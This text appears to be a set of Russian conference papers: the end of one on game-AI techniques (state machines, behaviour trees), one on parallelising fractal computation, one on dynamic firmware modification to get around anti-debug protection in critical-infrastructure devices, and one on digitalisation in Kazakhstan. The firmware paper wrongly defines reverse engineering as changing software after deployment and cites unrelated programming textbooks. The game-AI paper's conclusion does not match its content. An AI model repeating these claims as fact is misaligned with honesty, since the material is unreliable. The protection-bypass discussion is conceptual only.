Алгоритм начинается с первого узла, называемого «корнем» дерева, после чего или принимает решение, в какой дочерний узел перейти на основании условия, или выполняет хранящееся в узле действие.

В качестве примера можно представить игру-шутер, в которой враги неподвижны, пока не обнаружат персонажа игрока, после чего начинают выполнять действия в зависимости от своего класса – рукопашные бойцы могут броситься к персонажу игрока, а снайперы остаются на расстоянии и пытаются прицелиться.

#### Конечные автоматы

Конечный автомат – это способ сказать иными словами, что какой-то объект в данный момент находится в одном из нескольких возможных состояний, и что он может переходить из одного состояния в другое. Существует конечное количество таких состояний, отсюда и название. Это хорошо применимо к NPC в играх.

Пример: у противника могут быть следующие четко разделённые состояния:

- Патрулирование
- Нападение
- Бегство

И можно придумать следующие правила для перехода между состояниями:

- Если противник видит персонажа игрока, он нападает
- Если противник нападает, но больше не видит персонажа игрока, то возвращается к патрулированию
- Если охранник нападает, но его серьёзно ранили, то он сбегает

Поведение противника можно сделать еще более комплексным и добавить ещё несколько состояний:

- Ожидание (между патрулированием)
- Поиск (когда ранее замеченный враг спрятался)

И варианты выбора, доступные в каждом состоянии обычно ограничены – например, противник, вероятно, не захочет искать потерянного из виду врага, если его здоровье слишком мало.

В структурировании подобного сложного поведения может помочь формализованный подход к реализации состояний и нескольких переходов между ними. Для этого стоит рассматривать все состояния и под каждым состоянием перечислить все переходы к другим состояниям вместе с необходимыми для них условиями. Также нужно указать исходное состояние, для понимания того, с чего начать, прежде чем применять другие условия. Такую схему можно представить в виде диаграммы и получить сложное графическое представление того, как может выглядеть поведение NPC (Рисунок 5).




Рисунок 5. Конечный автомат.

#### Иерархические конечные автоматы

Обычный конечный автомат крайне удобен, но с большими конечными автоматами становится очень неудобно работать. Если понадобится расширить состояние «Нападение»,

заменяв его на отдельные состояния «Рукопашная атака» и «Атака издалека», то придётся изменять входящие переходы от каждого состояния, настоящего и будущего, которому нужна возможность перехода в состояние «Нападение».

Также стоит заметить, что в вышеприведенном примере есть много дублируемых переходов. Большинство переходов в состоянии «Ожидание» идентичны переходам в состоянии «Патрулирование», и было бы неплохо избежать дублирования этой работы, особенно если нужно будет добавить ещё больше похожих состояний. Будет логично соединить «Ожидание» и «Патрулирование» в какую-нибудь группу «Небоевые состояния», имеющую только один общий набор переходов в боевые состояния. В виде диаграммы обновленную схему представлена следующим образом на Рисунке 6.




Рисунок 6. Иерархический конечный автомат.

По сути, это та же система, только теперь здесь есть небоевое состояние, заменяющее «Патрулирование» и «Ожидание», которое само по себе является конечным автоматом с двумя подсостояниями патрулирования и ожидания [3].

### Деревья поведений

С помощью ИКМ есть возможность создавать достаточно сложные множества поведений довольно интуитивным понятным способом. Однако сразу заметно, что принятие решений в виде правил переходов тесно связано с текущим состоянием. Во многих играх требуется именно это. А аккуратное использование иерархии состояний позволяет снизить количество дублируемых переходов. Но иногда нужны правила, применяемые вне зависимости от текущего состояния, или применяемые почти во всех состояниях. Например, если здоровье агента снизилось до 25%, он может захотеть убежать, вне зависимости от того, находится ли он в бою, или ожидает, или говорит, или находится в любом другом состоянии.

Идеальной в такой ситуации была бы система, в которой решения о том, в каком состоянии находиться, существуют отдельно от самих состояний, чтобы можно было изменить всего лишь один элемент, а переходы всё равно обрабатывались правильно. Именно здесь пригодятся деревья поведений.

Существует несколько способов реализации деревьев поведений, но суть для большинства одинакова и очень похожа на упомянутое выше дерево решений: алгоритм начинает работу с «корневого узла», и в дереве есть узлы, обозначающие решения или действия. Однако здесь существуют ключевые отличия:

Узлы теперь возвращают одно из трёх значений: «успешно» (если работа выполнена), «безуспешно» (если выполнить её не удалось), или «выполняется» (если работа всё ещё выполняется и полностью не закончилась успехом или неудачей).

Теперь нет узлов решений, в которых выбирается одна из двух альтернатив, а есть узлы-«декораторы», имеющие единственный дочерний узел. Если они «успешны», то выполняют свой единственный дочерний узел. Узлы-декораторы часто содержат условия, определяющие, окончилось ли выполнение успехом (значит, нужно выполнить их поддереву) или неудачей (тогда делать ничего не нужно). Выполняющие действия узлы возвращают значение «выполняется», чтобы обозначить происходящие действия.



Небольшой набор узлов можно скомбинировать, создав большое количество сложных поведений, и часто такая схема бывает очень краткой. Например, можно переписать иерархический КА противника из предыдущего примера в виде дерева поведений (Рисунок 7).




Рисунок 7. Дерево поведений.

### Машинное обучение

Машинное обучение – это разновидность искусственного интеллекта, которая фокусируется на использовании алгоритмов и статистических моделей, позволяющих машинам действовать без специального программирования. Это резко контрастирует с традиционными методами искусственного интеллекта, такими как конечные автоматы и деревья решений.

Информация о методах машинного обучения в сфере игр в основном известна общественности благодаря исследовательским проектам, поскольку большинство игровых компаний предпочитают не публиковать конкретную информацию о своей интеллектуальной собственности. Наиболее известным применением машинного обучения в играх, вероятно, является использование агентов глубокого обучения, которые конкурируют с профессиональными игроками-людьми в сложных стратегических играх. Машинное обучение широко применялось в таких играх, как Atari/ALE, Doom, Minecraft, StarCraft и автомобильных гонках. Другие игры, которые изначально не существовали как видеоигры, такие как шахматы и Go, также подверглись воздействию машинного обучения.

### Заключение

Таким образом, удалось разработать методику проведения эргономического анализа и оптимизации взаимодействия ЧО и программной системы, реализующей тот или иной метод оптимизации стратегии враждебного ИИ. Для этого было проведено исследование взаимодействия ЧО и ИИ, заключавшееся в поиске, классификации и сопоставлении свойств и параметров, которые применялись в ходе анализа. С этой целью для всех выведенных атрибутов была создана плотная взаимосвязь с помощью математической модели анализа.

Проработка эргономической оптимизации взаимодействия ЧО и ИИ была проведена с целью создания в перспективе максимально комфортных условий высокоэффективной деятельности человека в контуре управления автоматизированной системы обработки информации и управления. Дальнейшие исследования в этом направлении могут позволить создать крепкую базу знаний, включающую в себя математические модели и стандарты, которые будут применяться в игровой индустрии при проектировании и улучшении методов оптимизации стратегии враждебного искусственного интеллекта.

\*\*\*

1. СН 181-70. Указания по проектированию Цветовой отделки интерьеров производственных зданий промышленных предприятий. – Москва: Издательство литературы по строительству, 1972.

2. ГОСТ 12.4.026-2015. Цвета сигнальные, знаки безопасности и разметка сигнальная: дата введения 2017-03-01. – Москва: Стандартинформ, 2017
3. Обзор техник реализации игрового ИИ // Хабр: сайт. – URL: <https://habr.com/ru/articles/420219/> (дата обращения: 20.10.2023)
4. Горячкин Б.С. Эргономический анализ систем обработки информации и управления // Интернет-журнал «НАУКОВЕДЕНИЕ» Том 9, №3 (2017). – URL: <http://naukovedenie.ru/PDF/79TVN317.pdf> (дата обращения: 28.12.2023)

Гулина Н.А., Трещев, И.А.

**Система автоматизированного распараллеливания приложений для архитектур с симметрично-адресуемой памятью, использующая метод расслоения**

*ФГБОУ ВО «Комсомольский-на-Амуре  
государственный университет»  
(Россия, Комсомольск-на-Амуре)*

doi: 10.18411/trnio-04-2024-645

**Аннотация**

В работе рассмотрен подход для построения системы автоматизированного распараллеливания приложений использующий метод расслоения на примере фрактальных тел (объемных графических фракталов). Рассмотрены случаи, когда количество потоков, порождаемых в операционной системе ограничено и нет ограничений на их число. Проведены численные эксперименты, демонстрирующие ускорение вычислений, связанное с построением трехмерных фрактальных тел.

**Ключевые слова:** распараллеливание, многопоточные приложения, фракталы, ускорение вычислений

**Abstract**

The paper discusses an approach for building a system for automated parallelization of applications using the layering method using the example of fractal bodies (volumetric graphic fractals). Cases are considered when the number of threads generated in the operating system is limited and there are no restrictions on their number. Numerical experiments have been carried out to demonstrate the acceleration of calculations associated with the construction of three-dimensional fractal bodies.

**Keywords:** parallelization, multi-threaded applications, fractals, computation acceleration

**Введение**

Для эффективного использования современных вычислительных станций с SMP архитектурой (Symmetric Multi Processing), актуальной является проблема создания приложений, поддерживающих параллелизм присущий решаемой задаче[4]. Хотя второй закон Амдала утверждает, что невозможно ускорить выполнение алгоритма более чем в  $1/f$  раз, где  $f$  – доля операций выполняемых строго последовательно, для каждой конкретной задачи достаточно сложно определить какие операции могут выполняться последовательно, а какие можно выполнять одновременно. В работе рассматривается метод расслоения, который позволяет эффективно распараллеливать задачи, связанные с использованием или построением фрактальных множеств размерность Хаусдорфа-Безиковича которых меньше ящичной размерности. Разрабатываемая система ориентирована на распараллеливание приложений для операционных систем семейства Unix и Windows[3]. Поскольку данные операционные системы предоставляют пользователю дружественный графический интерфейс, разрабатываемое программное обеспечение не будет требовать дополнительных затрат времени на освоение. В других организациях так же ведутся разработки по данному направлению – институт им. Келдыша РАН, ИВМиМГ СО РАН, ИВТ СО РАН, но исследуются вопросы автоматизированного распараллеливания для архитектур MPP, а не SMP и более общие задачи[1].

### Основная часть

Традиционные методы распараллеливания[2] реализованные в библиотеках OpenMP, MPI не позволяют автоматически проводить поиск мест для использования SMP архитектур, поэтому актуальна задача разработки новых методов, которые позволят:

- снизить трудозатраты на построение приложений поддерживающих многопоточность современных операционных систем;
- уменьшить время необходимое для разработки приложений по сравнению с системами автоматического распараллеливания в существующих компиляторах Intel C++ Compiler, J Builder и т.д.:
- отказаться от использования компиляторов, которые не позволяют управлять ходом распараллеливания
- исключить возникновение эффекта простаивания вычислительных ядер, что позволит добиться большей гибкости и эффективности построения приложений
- позволят более эффективно планировать нагрузку по вычислительным ядрам микропроцессора.
- исключить необходимость освоения новой среды программирования разработчиком;

Авторы предлагают использовать надстройку над существующими средами программирования, позволяющую в автоматизированном режиме проводить распараллеливание рекурсивных подпрограмм для задач обладающих самоподобием, например, построение фрактальных множеств.

Мы предлагаем использовать метод расслоения пространства отличающийся от метода разбиения пространства на непересекающиеся подмножества или же от использования функционального параллелизма. Данный метод для фрактальных множеств заключается в обработке на различных вычислительных устройствах подобных частей множества, причем поскольку имеет место свойство самоподобия, следовательно, и задачи решаемые каждым потоком будут идентичны.

Аналогичный подход может быть применен и для других плоских фрактальных множеств и для пространств, обладающих свойством самоподобия.

Проиллюстрируем метод расслоения для построения многопоточных приложений формирования самоподобных объемных тел на примере графических фракталов. Аналогичные подходы возможно применить и при построении алгебраических фрактальных множеств, например, множества Мандельброта.

Далее два примера иллюстрируют различные подходы к распараллеливанию. На рис. 1 и 2 проиллюстрирован подход, когда количество потоков, порождаемых приложением ограничено. На рис. 3 и 4 приведен пример, когда количество потоков неограниченно. Далее на рис. 5 приведены результаты формирования объемной снежинки Коха в результате четырех шагов алгоритма, а на рис. 6 представлен еще один тип объемного фрактального тела – Губка Менгера.




Рисунок 1. Метод расслоения для Снежинки Коха, шаг 1 ограниченный.




Рисунок 2. Метод расслоения для Снежинки Коха, шаг 2 ограниченный.




Рисунок 3. Метод расслоения для Снежинки Коха неограниченный.




Рисунок 4. Метод рекурсивных подпрограмм для Снежинки Коха неограниченный.




Рисунок 5. Снежинка Коха.




Рисунок 6. Губка Менгера 3d.

Результаты численных экспериментов по моделированию фрактальных тел представлены на диаграммах 7-8.




Рисунок 7. График зависимости времени построения фрактала от Губки Менгера от типа работы.




Рисунок 8. График зависимости времени построения фрактального тела.

#### Примеры применения системы

- Ускорение запросов к базам данных – диспетчеры такси, расчет зарплаты, ведение складского учета, ведение бухгалтерии.
- Ускорение обработки графических изображений – верстка в издательствах, создание рекламных роликов, мультипликация.
- Выполнение сложных расчетов – обработка больших массивов данных (решение систем линейных и нелинейных уравнений, дифференциальных уравнений).
- Построение оптимальных маршрутов – железнодорожные перевозки, авиаперевозки.

В настоящее время система находится в стадии тестирования. К настоящему времени встраивание инструкций для распараллеливания реализовано в форме директив препроцессору аналогично OpenMP. При проведении тестирования использовались следующие испытательные стенды: системный блок оснащенный двумя микропроцессорами Intel Xeon 3 ГГц, поддерживающие технологию HyperThreading. - Испытательный стенд – системный блок, оснащенный микропроцессором Intel Core 2 Duo. - Испытательный стенд – системный блок, оснащенный микропроцессором Intel Core 2 Quadro. - Испытательный стенд - системный блок, оснащенный двумя четырехядерными микропроцессорами Intel Xeon 5320 1,8 ГГц. Численный эксперимент проводился для каждого стенда и в различных режимах работы микропроцессоров с поддержкой виртуализации и без нее.

#### Заключение

Данная разработка может применяться для приложений ориентированных на использование современных многоядерных микропроцессоров – графических редакторов, игровых приложений. Полученные результаты свидетельствуют о необходимости дальнейшего исследования возможности построения многопоточных приложений для решения различных задач, изучении новых методов распараллеливания приложений с поддержкой современных архитектур микропроцессоров.

\*\*\*

1. Воеводин, В. В. Параллельные вычисления / В. В. Воеводин, Вл. В. Воеводин. - СПб.: БХВ -Петербург, 2004. - 608 с.
2. Лебедев, А. С. Автоматическое распараллеливание программ в процессе трансляции / А. С. Лебедев // Евразийский союз ученых. – 2014. – № 7-1(7). – С. 88-89. – EDN XGXJKN.

3. Таненбаум, Э. Операционные системы: разработка и реализация / Э. Таненбаум, А. Вудхалл. // Computer Science: перевод с англ. - СПб.: Питер, 2006. - 576 с.
4. Трещев, И. А. Методы построения систем автоматизированного распараллеливания приложений для архитектур с симметрично адресуемой памятью / И. А. Трещев // Ученые записки Комсомольского-на-Амуре государственного технического университета. – 2011. – Т. 1, № 5. – С. 29-32. – EDN NDDECI.

Дейс В.И.

### Модификация ПО для эффективной обратной разработки

*Томский государственный университет  
систем управления и радиоэлектроники  
(Россия, Томск)*

doi: 10.18411/trnio-04-2024-646

#### Аннотация

Обратная разработка, процесс изменения ПО после его развертывания, сталкивается с вызовами, такими как ограниченная гибкость и сложность обновлений, в случае использования статичного ПО. Динамическая модификация ПО предоставляет решение, позволяя изменять или дополнять функциональность устройства в реальном времени без необходимости перепроектирования или замены аппаратного обеспечения.

**Ключевые слова:** динамическая модификация, встраиваемые устройства, обратная разработка, гибкость, обновления ПО, безопасность, методы модификации.

#### Abstract

Reverse engineering, the process of changing software after its deployment, faces challenges such as limited flexibility and complexity of updates when using static software. Dynamic software modification provides a solution, allowing you to change or supplement the functionality of the device in real time without having to redesign or replace hardware.

**Keywords:** dynamic modification, embedded devices, reverse engineering, flexibility, software updates, security, modification methods.

Обратная разработка – это процесс изменения программного обеспечения уже развернутых встраиваемых устройств без необходимости полного перепроектирования или замены аппаратного обеспечения, который может включать в себя исправление ошибок, внесение улучшений, добавление новых функций или обновление безопасности.

Традиционно встраиваемые устройства имеют статичное ПО, которое не предусматривает возможности легкой модификации после развертывания, но создает ряд проблем:

1. Статичное ПО не может адаптироваться к изменяющимся потребностям или требованиям рынка без перехода к новой версии аппаратного обеспечения.
2. Обновление статичного ПО на встраиваемых устройствах может быть сложным и рискованным процессом, который требует прерывания работы устройства и возможно приводит к временной недоступности для пользователей.
3. Переход к новым версиям ПО или устройств может потребовать значительных затрат на обновление оборудования и переобучение персонала.

А динамическая модификация внутреннего ПО встраиваемых устройств представляет собой метод, который позволяет изменять или дополнять функциональность устройства в реальном времени, без необходимости его перепроектирования или замены.

Динамическая модификация ПО позволяет устройствам быстро адаптироваться к изменяющимся требованиям без необходимости замены аппаратного обеспечения. Обновления и исправления ошибок могут быть внедрены в устройство в реальном времени, минимизируя простои и прерывания работы.

Поскольку изменения ПО могут быть внесены без необходимости замены оборудования, это может существенно снизить затраты на обновления.

Благодаря возможности быстрого реагирования на уязвимости и установки патчей, динамическая модификация ПО способствует повышению уровня безопасности встраиваемых устройств.

С развитием информационных технологий и переходом промышленности к индустрии 4.0 набирает обороты тенденция глобальной автоматизации – производственных линий, технологий и логистических процессов, используемых для управления различными критически важными инфраструктурами. Пропорционально увеличению числа автоматизированных систем возрос спрос на анализ безопасности таких устройств – поиск различных скрытых ошибок во внутреннем программном обеспечении (далее – ВПО), защита устройств от злоумышленников и т.д. В большинстве случаев исследователи безопасности работают непосредственно с ВПО устройства. Обычно производители оборудования хотят скрыть различные дефекты, чтобы избежать возможных репутационных потерь. Затем были введены дополнительные проверки целостности и подлинности ВПО, что значительно усложнило анализ безопасности оборудования и процесс отладки при обратном проектировании. Поэтому все чаще при анализе безопасности встраиваемых систем автоматизации критической инфраструктуры возникает задача деактивации/обхода механизма защиты от отладки. Сложность этой задачи достаточно высока, то есть один из основных процессов при реверс-инжиниринге оборудования со временем становится более дорогостоящим. Классически эта проблема решается полным перебором возможных алгоритмов работы механизма защиты от отладки, статически «напрямую» модифицируя внутреннее программное обеспечение устройства для их полного устранения. В то же время каждая модификация часто включает в себя физическое извлечение микросхемы памяти, что значительно ограничивает количество возможных модификаций информации, хранящейся в запоминающем устройстве системы (памяти), до тех пор, пока оно полностью/частично не выйдет из строя.

Применяя динамические, а не статические методы модификации, можно ускорить решение проблемы модификации оборудования, что представляет собой автоматизацию процесса изменения ВПО устройства до такого уровня, который позволяет процессору получать различную информацию из этих частей образа программного обеспечения контролируемым образом в течение рабочего цикла, но эти части не могут быть изменены таким образом при применении методов статической модификации. Изменяя динамический метод ВПО, данные могут передаваться из одного и того же блока хранения в процессор в неизменном и измененном виде, в зависимости от различных показателей – состояния на шине данных, времени с начала и так далее. Затем можно передать реальные данные исполняющий компонент системы во время аутентификации и изменить данные во время выполнения.

Автоматизация таких операций может значительно сократить усилия, необходимые для разработки методов отладки встроенных систем критической инфраструктуры, что значительно сокращает исследования безопасности встроенного оборудования автоматизации критической инфраструктуры.

В настоящее время на рынке нет аппаратно-программного комплекса, реализующего подобные функции. Существуют различные аппаратные симуляторы для микросхем памяти. При его использовании память системы может быть статически модифицирована программным способом - имитируя память, такое устройство дает возможность сократить время статической модификации без необходимости каждый раз припаивать микросхему. Другими словами, у него нет возможности изменять данные в памяти исследуемой встроенной системы автоматизации, а только для ускорения процесса, и динамический метод может лучше справиться с этим.

Внутреннее программное обеспечение любого электронного устройства использует набор машинного кода, описанного в байтах, который передается исполнительному компоненту устройства, и задача динамической модификации заключается в изменении байтов в различных точках рабочего цикла. Чтобы гарантировать, что изменения произойдут, при

условии, что разрабатываемое устройство будет бесконфликтно работать с целевой встроенной системой, необходимо контролировать канал передачи данных между компонентами хранения и исполнения и также необходимо его интегрировать в коммуникационный интерфейс, в противном случае из-за законов физики в электронике реализация такого «шлюза» занимает очень много времени.

Данные компонента хранения необходимо модифицировать вместо «статического» на постоянной основе, но только в случае изменения рабочего цикла исследуемого оборудования в определенные заранее известные моменты времени предпочтительнее метод динамической модификации. Это достигается за счет возможности измененной предварительной настройки, запускаемой целевым состоянием шины данных, которая не предусмотрена классическим методом.

Примеры методов динамической модификации ПО:

1. Динамическая компиляция, которая позволяет компилировать и загружать новый код на устройство в реальном времени.
2. Модульные обновления, разбивающая ПО на модули, которые могут быть обновлены по мере необходимости без перезагрузки всей системы.
3. Виртуализация уровня ПО, создающая виртуальные экземпляры устройства, на которых можно проводить эксперименты с новым ПО, не затрагивая основной функционал.
4. Удаленное управление обновлениями, которое позволяет разработчикам удаленно обновлять и изменять ПО на встраиваемых устройствах через интернет.

Динамическая модификация внутреннего программного обеспечения встраиваемых устройств играет важную роль в обеспечении гибкости, удобства обновлений и обеспечении безопасности. Развитие методов динамической модификации ПО помогает справиться с вызовами обратной разработки и обеспечивает более гибкое и устойчивое функционирование встраиваемых систем.

\*\*\*

1. Ахметов И.Г. Программирование для студентов и школьников на примере Small Basic. — СПб.: БХВ-Петербург, 2012. — 160 с.: ил. — (ИиИКТ)
2. Голиков Д., Голиков А. Книга юных программистов на Scratch, Издательство Smashwords, 2013 г.
3. Культин Н., Цой Л. Small Basic для начинающих. – СПб.: БХВПетербург, 2011. – 256 с.:ил.

**Ермекова Н.С.**

### **Развитие цифровых технологий в Казахстане**

*Жетысуский университет имени Ильяса Жансугурова  
(Казахстан, Талдыкорган)*

doi: 10.18411/trnio-04-2024-647

#### **Аннотация**

В статье рассмотрены новые возможности интеграция информационных технологий в образовательный процесс, автоматизация управленческих процедур в сфере образования, подготовка специалистов в области IT – технологий и развитию цифрового образования, определяющие будущее нашего образовательного сектора.

**Ключевые слова:** IT – технология, образования, цифровизация, цифровая трансформация образования, цифровая образовательная среда, устойчивое развитие.

#### **Abstract**

The article considers new opportunities for the integration of information technologies into the educational process, automation of management procedures in the field of education, training of



specialists in the field of IT technologies and the development of digital education, which determine the future of our educational sector.

**Keywords:** IT technology, education, digitalization, digital transformation of education, digital educational environment, sustainable development.

В современном мире цифровизация играет ключевую роль во многих сферах деятельности. Очевидно, что переход к электронным документам, использование мобильных устройств и приложений приносит исключительно положительные результаты. Цифровое будущее Казахстана предполагает, что каждый гражданин может выполнять множество важных задач с помощью своего смартфона, экономя при этом свое самое ценное время и энергию.

В настоящее время, когда наша страна стремится к присоединению к топ-30 развитых государств мира, крайне важно следовать международным стандартам в различных областях, включая развитие цифровых технологий. В своем обращении к народу глава государства подчеркнул цифровую трансформацию как ключевой фактор решения системных проблем. Наша страна должна стать ведущим цифровым центром в значительной части евразийского региона. Для достижения этой цели необходимо улучшить кадровый потенциал. Именно поэтому в настоящее время вопрос цифровизации сферы образования является актуальным.

Всюду вокруг нас проникают цифровые технологии: они присутствуют в каждом современном доме, в учреждениях, на предприятиях, на заводах, в больницах, в школах и университетах. Эти технологии находят свое применение в создании дополнительной и виртуальной реальности, в области робототехники, для 3D-печати, в искусственном интеллекте, в здравоохранении, научных исследованиях и сельском хозяйстве и т.д. Уже сегодня цифровизация широко используется в сферах образования, здравоохранения, на крупных автоматизированных производствах, в финансовых операциях и других областях.

Президент Казахстана Касым-Жомарт Токаев, в ходе своего выступления на одном из IT-форумов в октябре 2023 года, выделил приоритетные задачи в области развития информационно-коммуникационных технологий в стране. Он отметил необходимость разработки стратегического документа, который определит область применения, поставленные задачи и используемые инструменты для развития искусственного интеллекта.

В 2023 году процесс цифровизации ещё глубже проник в повседневную жизнь людей по всему миру. В настоящее время жители Казахстана могут подавать заявления на регистрацию брака через мобильное приложение, заказывать документы онлайн и оценивать работу полиции с помощью QR-кодов. Согласно данным рейтинга IMD 2023, Казахстан опередил Италию и Турцию по показателям цифровой конкурентоспособности. Наша страна занимает 20-е место в мире по скорости цифровизации. Это передовая международная практика, такой шаг позволит нам задать устойчивый вектор технологического прогресса страны. Считаю, что прежде всего мы должны сосредоточиться на внедрении технологий искусственного интеллекта в таких значимых для нашей экономики отраслях, как нефтегазовый сектор, энергетика, сельское хозяйство, транспорт и логистика. Искусственный интеллект может в значительной мере оптимизировать процесс трансформации наших городов в полноценные smart city, благоприятные для проживания и работы, пояснил Касым-Жомарт Токаев.

Поручаю правительству в течение двух лет обеспечить строительство дата-центров, специализирующихся на искусственном интеллекте. Для этого могут быть привлечены такие мировые игроки, как Amazon, Google, Mastercard и City Group. Во время недавней поездки в Нью-Йорк я встречался с руководством этих компаний, и были достигнуты соответствующие договоренности. Важно также развивать экосистему данных для искусственного интеллекта. Большие данные - это, по сути, «топливо» для искусственного интеллекта, продолжил президент РК.

В сфере образования цифровизация улучшает и упрощает процесс обучения. С каждым годом образовательный процесс все больше оцифровывается. Школы активно внедряют современные технологии, такие как компьютеры, планшеты, мобильные устройства,

интерактивные доски и прочее. Все учебные заведения обеспечивают доступ в интернет для получения информационного контента. Кроме того, цифровое образование расширяет возможности обучения, привлекая студентов более эффективно.

В нашей стране уже доступны электронные порталы и цифровые образовательные ресурсы для всех желающих. Медийный контент в сети, а также интерактивные цифровые учебники заменяют традиционные учебные материалы. Сегодня гораздо проще усвоить информацию, просматривая красочные видеоролики, проходя тесты на компьютере или изучая объекты виртуальной реальности. Разнообразный контент в различных форматах становится основой обучения. «Кратко и ясно, насыщенно и ярко» – так выражаются пользователи, изучающие образовательный контент в сети. Главное в этом процессе — чтобы преподаватель владел современными технологиями достаточно, чтобы создать эффективный учебный процесс в эпоху цифровизации образования.

Мы хотим остановиться использование сети Интернет в Казахстане в 2024 году. По состоянию на январь 2024 года, количество зарегистрированных пользователей Интернета в Казахстане составило 18,19 миллиона, что составляет 92,3% от общего населения. Анализ данных от Kerios также показывает, что с 2023 по 2024 год количество пользователей Интернета в стране увеличилось на 196 тысяч человек, что составляет прирост +1,1%. Следует отметить, что за последний год лишь 7,7% населения страны остались без доступа к Интернету.

*Социальные сети в Казахстане* – по данным января 2024 года, количество активных пользователей социальных сетей в Казахстане достигло 14,10 миллионов. За последний год это число выросло на 34,9%, что означает, что 77,5% жителей Казахстана воспользовались хотя бы одной социальной платформой.

С учетом демографических аспектов, 51,1% пользователей были женщины, а 48,9% составили мужчины.

*Мобильные подключения в Казахстане в 2024 году* – начале текущего года в Казахстане было зарегистрировано 26,24 миллиона сотовых мобильных подключений. Следует отметить, что это число превышает общее население страны, поскольку многие люди используют несколько подключений одновременно, например, для личных и рабочих целей. Кроме того, данные от GSMA Intelligence показывают, что количество мобильных подключений в Казахстане составило 133,1% от общего населения. Это означает, что с начала 2023 года до начала 2024 года количество мобильных подключений в стране увеличилось на 727 тысяч (+2,8%).

Согласно прогнозам экспертов, к 2026 году более 80% предприятий по всему миру будут использовать инструменты искусственного интеллекта. В настоящее время данными технологиями пользуются менее 5% предприятий. Мы уже наблюдаем глобальные изменения в сферах медицины, образования и креативных индустрий. Развитие искусственного интеллекта имеет потенциал стать двигателем экономического прогресса и внедрения инноваций в нашей стране. Для этого необходимо создать подходящую институциональную среду, — заявил глава государства.

Правительство Казахстана активно стремится к интеграции искусственного интеллекта в различные сферы государственного управления, здравоохранения, образования, финансов, логистики, сельского хозяйства и промышленности. В рамках этой стратегии будет утверждена Концепция развития искусственного интеллекта на период с 2024 по 2029 годы. Согласно этой концепции, планируется увеличить долю государственных услуг, оказываемых с применением искусственного интеллекта, с нулевого уровня в текущем году до 20% к 2029 году.

Также в сентябре 2024 года будет запущен обучающий онлайн-курс по искусственному интеллекту в открытом доступе. Правительство стремится к тому, чтобы к концу 2029 года этим курсом воспользовались более 80 000 человек.

В будущем, планируется также создание отраслевых лабораторий по искусственному интеллекту при университетах в текущем и следующем году.

